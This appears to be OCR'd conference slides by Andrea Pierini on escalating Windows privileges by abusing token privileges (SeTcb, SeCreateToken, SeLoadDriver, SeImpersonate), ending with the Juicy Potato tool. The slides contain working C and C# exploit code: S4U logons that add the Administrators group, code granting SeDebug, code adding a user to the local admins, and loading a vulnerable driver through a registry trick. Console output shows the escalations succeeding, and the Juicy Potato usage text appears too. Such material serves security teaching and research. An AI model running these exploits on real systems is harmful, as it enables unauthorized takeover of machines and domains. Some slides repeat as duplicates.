
- ➔ The impersonation Token, valid only in local machine context, obtained by *LsaLogonUser()* can be used to impersonate threads or processes, but we don't have *SeImpersonate* or *SeAsssignPrimary* privilege….
- ➔ *"SeImpersonate privilege is not needed for impersonating a thread as long as the token is for the same user and the integrity level is less or equal to the current process integrity level*" (MS added other "constraints" starting from Win 10)

But.. wait… there's a good news: we can impersonate the thread without *SeImpersonate* privilege bypassing all these checks!



"whoami /priv" - Andrea Pierini

SeTcbPrivilege



SeTcbPrivilege

- Examples of *LsaLogonUser()+S4U* with MSV1_0_S4U_LOGON S4U extension:
  - 1. Call *LsaLogonUser* impersonating our current local user (tcbuser) and add the "Local Administrators" group as an extra group into the access token:
    - Impersonate thread with new S4U Token
    - Assign our user (tcbuser) the **SeDebug Privilege**
  - 2. Call *LsaLogonUser* impersonating "administrator"
    - Impersonate thread with new S4U Token
    - Put our user (tcbuser) in the **Local Administrators group**
- Examples of *LsaLogonUser()+S4U* with KERB_S4U_LOGON extension
  - Call *LsaLogonUser* impersonating a domain admin
    - Write a file in System32 directory

"whoami /priv" - Andrea Pierini

SeTcbPrivilege

```
//KERB_S4U_LOGON
//User: tcbuser@mylab.local

using System.Security.Principal;
public static void NewIdent()
{
      WindowsIdentity ident = new WindowsIdentity("administrator@mylab.local" );
      WindowsImpersonationContext ctx = ident.Impersonate();
      try
      {

           File.WriteAllText("c:\\windows\\system32\\text.txt", "hello from Domain Admin");
       }
         finally
       {
            ctx.Undo();
       }
    }

}
```

“whoami /priv” - Andrea Pierini

SeTcbPrivilege

```
PMSV1_0_S4U_LOGON pS4uLogon;
pS4uLogon->MessageType = MsV1_0S4ULogon; //NTLMSSP local auth
pbPosition = (PBYTE)pS4uLogon + sizeof(MSV1_0_S4U_LOGON);
pbPosition = InitUnicodeString(&pS4uLogon->UserPrincipalName,
szUsername, pbPosition); // "tcbuser", "administrator"
pbPosition = InitUnicodeString(&pS4uLogon->DomainName, szDomain,
pbPosition); // "."
(...)
//S-1-5-32-544 Local Admin Group
bResult = ConvertStringSidToSid("S-1-5-32-544",
                                &pExtraSid);
pGroups->Groups[pGroups->GroupCount].Attributes =
                  SE_GROUP_ENABLED |
                  SE_GROUP_ENABLED_BY_DEFAULT |
                  SE_GROUP_MANDATORY;
pGroups->Groups[pGroups->GroupCount].Sid =pExtraSid;

(...)
```

```
Status = LsaLogonUser(
                            hLsa,
                            &OriginName,
                            Network,

                ulAuthenticationPackage,
                            pS4uLogon,
                            dwMessageLength,
                            pGroups,
                &TokenSource,

                &pvProfile,
                            &dwProfile,
                            &logonId,
                            &hTokenS4U,
                            &quotaLimits,
                            &SubStatus
                );
```

“whoami /priv” - Andrea Pierini

SeTcbPrivilege

```
DWORD WINAPI  AddPriv(LPVOID lpParam)
{
          LSA_UNICODE_STRING lucPrivilege;
          NTSTATUS ntsResult;
      PSID mysid;
          LSA_HANDLE pol;
          pol = GetPolicyHandle();
      mysid=GetCurrentUserSid();
          if (!InitLsaString(&lucPrivilege,
SE_DEBUG_NAME))
                    return 0;
          ntsResult = LsaAddAccountRights(pol, mysid,
                  &lucPrivilege, 1);
          printf("Added Privilege:%d\n",
              LsaNtStatusToWinError(ntsResult));
     return 1;
}
```

Video

```
DWORD WINAPI AddUser2AdminGroup(LPVOID lpParam)
{
          LOCALGROUP_INFO_1
localgroup_info;
          LOCALGROUP_MEMBERS_INFO_3
localgroup_members;
          LPWSTR lpszUser = L"tcbuser";
          localgroup_members.lgrmi3_domainandname =
                        lpszUser;
     int err = NetLocalGroupAddMembers(L".",
                    L"administrators",
                    3,
                    (LPBYTE)&localgroup_members,
                    1);
          printf("Added to administrator groups
             result:%d\n", err);
          return 0;
}
```

```
hThread = CreateThread(NULL,0,AddPriv,NULL,CREATE_SUSPENDED,&threadID);
SetThreadToken(&hThread, hTokenS4U);
ResumeThread(hThread);
WaitForSingleObject(hThread, 0xFFFFFFFF);
```

“whoami /priv” - Andrea Pierini

SeCreateToken Privilege

➔ *Allows a process to create an access token by calling token-creating APIs*

➔ With this privilege you can create a custom token with all privileges and group membership you need …

➔ You can use the resulting token to impersonate threads even without *SeImpersonate*

“whoami /priv” - Andrea Pierini


SeCreateToken Privilege

➔ *Allows a process to create an access token by calling token-creating APIs*

➔ With this privilege you can create a custom token with all privileges and group membership you need …

➔ You can use the resulting token to impersonate threads even without *SeImpersonate*

But.. wait… we have a problem.. we can no more impersonate on Win 10 >= 1809 and Win 2019



“whoami /priv” - Andrea Pierini

SeCreateToken Privilege

```
---------------------------------
This is a unrestricted token
Token type: impersonation
Impersonation level: impersonation
Token ID: 0x6124cd9
Authentication ID: 0x3e7 0x0
Origin ID: 0x0 0x0
Token's owner: WIN-GE0L1020UJQ\tokencreator (user)
Token's source: CredPro (0x6124cd4)
Token's user: WIN-GE0L1020UJQ\tokencreator (user)
Token's primary group: WIN-GE0L1020UJQ\None (group)
GROUPS:7
        None
        TrustedInstaller
        Remote Desktop Users
        Administrators
        INTERACTIVE
        Authenticated Users
        This Organization
        Local account
        LogonSessionId_0_42902917
        NTLM Authentication
Got elevated token!
SetThreadToken with elevated token: Impersonation successful!

trying to write test.txt in system32...
Write file last error:1346

C:\Users\tokencreator\Desktop>net helpmsg 1346

Either a required impersonation level was not provided, or the provided impersonation level is invalid.
```

SeCreateToken Privilege

```
---------------------------------
This is a unrestricted token
Token type: impersonation
Impersonation level: impersonation
Token ID: 0x6124cd9
Authentication ID: 0x3e7 0x0
Origin ID: 0x0 0x0
Token's owner: WIN-GE0L1020UJQ\tokencreator (user)
Token's source: CredPro (0x6124cd4)
Token's user: WIN-GE0L1020UJQ\tokencreator (user)
Token's primary group: WIN-GE0L1020UJQ\None (group)
GROUPS:7
        None
        TrustedInstaller
        Remote Desktop Users
        Administrators
        INTERACTIVE
        Authenticated Users
        This Organization
        Local account
        LogonSessionId_0_42902917
        NTLM Authentication
Got elevated token!
SetThreadToken with elevated token: Impersonation successful!

trying to write test.txt in system32...
Write file last error:1346

C:\Users\tokencreator\Desktop>net helpmsg 1346

Either a required impersonation level was not provided, or the provided impersonation level is invalid.
```

But if you set the AuthenticationId to ANONYMOUS_LOGON_UID (0x3e6) you can always impersonate even in Win >=1809 and use a subset of API calls: CreateFile(), RegSetKey()...

SeCreateToken Privilege

```
NTSATUS ZwCreateToken(
            PHANDLE TokenHandle,
            ACCESS_MASK DesiredAccess,
            POBJECT_ATTRIBUTES ObjectAttributes,
            TOKEN_TYPE Type,
            PLUID AuthenticationId,
            PLARGE_INTEGER ExpirationTime,
            PTOKEN_USER User,
            PTOKEN_GROUPS Groups,
            PTOKEN_PRIVILEGES Privileges,
            PTOKEN_OWNER Owner,
            PTOKEN_PRIMARY_GROUP PrimaryGroup,
            PTOKEN_DEFAULT_DACL DefaultDacl,
            PTOKEN_SOURCE Source
            );
```

“whoami /priv” - Andrea Pierini

SeLoadDriver Privilege

- ➔ *This user right determines which users can dynamically load and unload device drivers or other code in to kernel mode*
- ➔ Members of domain group “Printer Operators” have this privilege on the DC
- ➔ To abuse from this privilege you have to install & load a “vulnerable” signed driver
- ➔ You have to “trick” *NtLoadDriver()* in order to load the driver parameters from an alternate location in the registry (default HKLM\System\...)
- ➔ Example: Install & Load vulnerable *szkg64.sys* driver (STOPZilla)

“whoami /priv” - Andrea Pierini

SeLoadDriver Privilege

```
std::string data = "\\??\\C:\\TEMP\\szkg64.sys";
LSTATUS stat = RegCreateKeyExA(HKEY_CURRENT_USER,
      "SYSTEM\\CurrentControlSet\\Services\\Evil",
      0,
            NULL,
            NULL,
            KEY_SET_VALUE,
            NULL,
            &hk,
            NULL);
DWORD val=1;
stat = RegSetValueExA(hk, "ImagePath",
       0, REG_EXPAND_SZ, (const BYTE*)data.c_str(),
       data.length() + 1);
stat = RegSetValueExA(hk, "Type", 0,
       REG_DWORD, (const BYTE*)&val, sizeof(val));
```

```
UNICODE_STRING DriverServiceName;
LPTSTR sidstring;
sidstring=GetCurrentUserSIDStr();
WCHAR regpath1[] = L"\\Registry\\User\\";
WCHAR regpath2[] =
L"\\System\\CurrentControlSet\\Services\\Evil";
WCHAR winregPath[256];
wcscpy(winregPath, regpath1);
wcscat(winregPath, sidstring);
wcscat(winregPath, regpath2);
RtlInitUnicodeString(&DriverServiceName,
                     winregPath);
status = NtLoadDriver(&DriverServiceName);
if (!NT_SUCCESS(status)) {
          printf("[-] Failed!\n");
          return (status);
}
printf("[+] Ok!\n");
```


“whoami /priv” - Andrea Pierini

SeLoadDriver Privilege

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeLoadDriverPrivilege         Load and unload device drivers Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Users\printermanager\Desktop>load_driver.exe \??\c:\users\printermanager\desktop\szkg64.
sys
AdjustTokenPrivileges (SeLoadDriverPrivilege): OK
sid=S-1-5-21-3077746178-2519635-2883037936-1008
regPath=\Registry\User\S-1-5-21-3077746178-2519635-2883037936-1008\SYSTEM\CurrentControlSet
\EvilDriver2
[+] Ok!
Loaded \??\c:\users\printermanager\desktop\szkg64.sys result=0

C:\Users\printermanager\Desktop>
```

“whoami /priv” - Andrea Pierini

SeLoadDriver



"whoami /priv" - Andrea Pierini

SeImpersonate & SeAssignPrimaryToken Priv.

- ➔ These privileges permit to impersonate any access Token
- ➔ Normally assigned to “Service Users” , Admins and Local System
- ➔ *SeImpersonate:*
  - “*Impersonate a client after authentication*”
  - Token can be impersonated by a thread through various API calls *SetThreadToken(), ImpersonateLoggedOnUser()* …
  - Token can be impersonated by a process through *CreateProcessWithToken()* API call which relies on the “Secondary Logon Service”
- ➔ *SeAssignPrimaryToken:*
  - “*Assign the primary token of a process*”
  - Token can be impersonated by a process through *CreateProcessAsUser()* call
  - Privilege also available in the standard shell (medium IL)

“whoami /priv” - Andrea Pierini

SeImpersonate & SeAssignPrimaryToken Priv.

The danger of Impersonation Privileges

“whoami /priv” - Andrea Pierini

SeImpersonate & SeAssignPrimaryToken Privs

- ➔ How can we obtain privileged tokens to impersonate them?
  - Creating a named pipe, forcing a privileged process to write to it and then calling *ImpersonateNamedPipeClient()* in order to obtain the privileged thread's token
  - Establishing a "Security Context" - *AcceptSecurityContext()* - with a specific SSP (NTLM) in a localhost authentication and acquiring a token of the privileged user - *QuerySecurityContextToken()* –
  - DCOM/RPC callbacks (*CoImpersonateClient(), RpcImpersonateClient()*)
  - …

- ➔ "Rotten Potato" the killer exploit to abuse from these privileges
  - "*Local DCOM DCE/RPC connections can be reflected back to a listening TCP socket allowing access to a n NTLM authentication challenge for LocalSystem user which can be replayed to the local DCOM activation service to elevate privileges*" - James Forshaw
  - Exploit & great POC here: *https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/* - Stephen Breen, Chris Mallz

"whoami /priv" - Andrea Pierini


From “Rotten Potato” to “Juicy Potato”

- ➔ Rotten Potato and its standalone variants leverages the privilege escalation chain based on BITS service having the MiTM listener on 127.0.0.1:6666 and when you have *SeImpersonate* or *SeAssignPrimaryToken* privileges.
- ➔ During a Windows Desktop hardening review my friend Giuseppe found a weak service configuration and gained access as “Network Service” but BITS was not accessible and port 6666 was firewalled…
- ➔ So we decided together to weaponize Rotten Potato making:

“whoami /priv” - Andrea Pierini

From “Rotten Potato” to “Juicy Potato”

- ➔ Rotten Potato and its standalone variants leverages the privilege escalation chain based on BITS service having the MiTM listener on 127.0.0.1:6666 and when you have *SeImpersonate* or *SeAssignPrimaryToken* privileges.
- ➔ During a Windows Desktop hardening review my friend Giuseppe found a weak service configuration and gained access as “Network Service” but BITS was not accessible and port 6666 was firewalled…
- ➔ So we decided together to weaponize Rotten Potato making:



“whoami /priv” - Andrea Pierini

From “Rotten Potato” to “Juicy Potato”

➔ We discovered that, other than BITS there are several out of process COM servers identified by specific CLSIDs we can abuse. They need al least to:

- be instantiable by the current “service user”
- implement the *IMarshal* interface
- impersonate an elevated user (Local System,…)


➔ Some CLSIDs impersonate the Interactive User in first session


...*interesting if DA is logged in...*


- Example CLSID: {BA441419-0B3F-4FB6-A903-D16CC14CCA44} - CLSID_LockScreenContentionFlyout

“whoami /priv” - Andrea Pierini

From “Rotten Potato” to “Juicy Potato”







“whoami /priv” - Andrea Pierini

From “Rotten Potato” to “Juicy Potato”

- ➔ Juicy Potato allows you to:
  - Choose a Target CLSID
  - Define local listening port/ bind address for our local COM Endpoint activation service
  - Define the RPC port and IP address
  - Program with optional arguments to launch if exploitation succeeds
  - Process Creation Mode *CreateProcessWithToken()* or *CreateProcessAsUser()*
  - Test mode: upon success prints the token User and exits, useful for testing CLSIDs

```
C:\andrea>juicypotato.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port


Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
```

From “Rotten Potato” to “Juicy Potato”

➔ Juicy Potato allows you to:

- Choose a Target CLSID
- Define local listening port/ bind address for our local COM Endpoint activation service
- Define the RPC port and IP address
- Program with optional arguments to launch if exploitation succeeds
- Process Creation Mode *CreateProcessWithToken()* or *CreateProcessAsUser()*
- Test mode: upon success prints the token User and exits, useful for testing CLSIDs

```
C:\andrea>juicypotato.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port


Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
```

★ All you need can be found here: *https://github.com/decoder-it/juicy-potato*
★ Including a list of valid CLSIDs for several Windows versions
★ Also available as a metasploit module: `(exploit/windows/local/ms16_075_reflection_juicy)`

“whoami /priv” - Andrea Pierini

